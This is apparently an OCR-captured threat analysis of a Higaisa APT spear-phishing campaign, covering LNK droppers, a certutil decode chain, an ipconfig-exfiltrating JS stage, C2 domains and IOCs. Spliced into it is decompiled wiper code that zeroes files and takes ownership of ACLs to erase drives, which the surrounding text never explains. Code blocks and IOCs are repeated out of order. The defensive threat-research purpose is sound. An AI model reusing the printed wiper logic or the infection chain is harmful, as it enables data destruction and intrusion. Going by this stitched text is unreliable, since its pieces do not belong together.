
```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

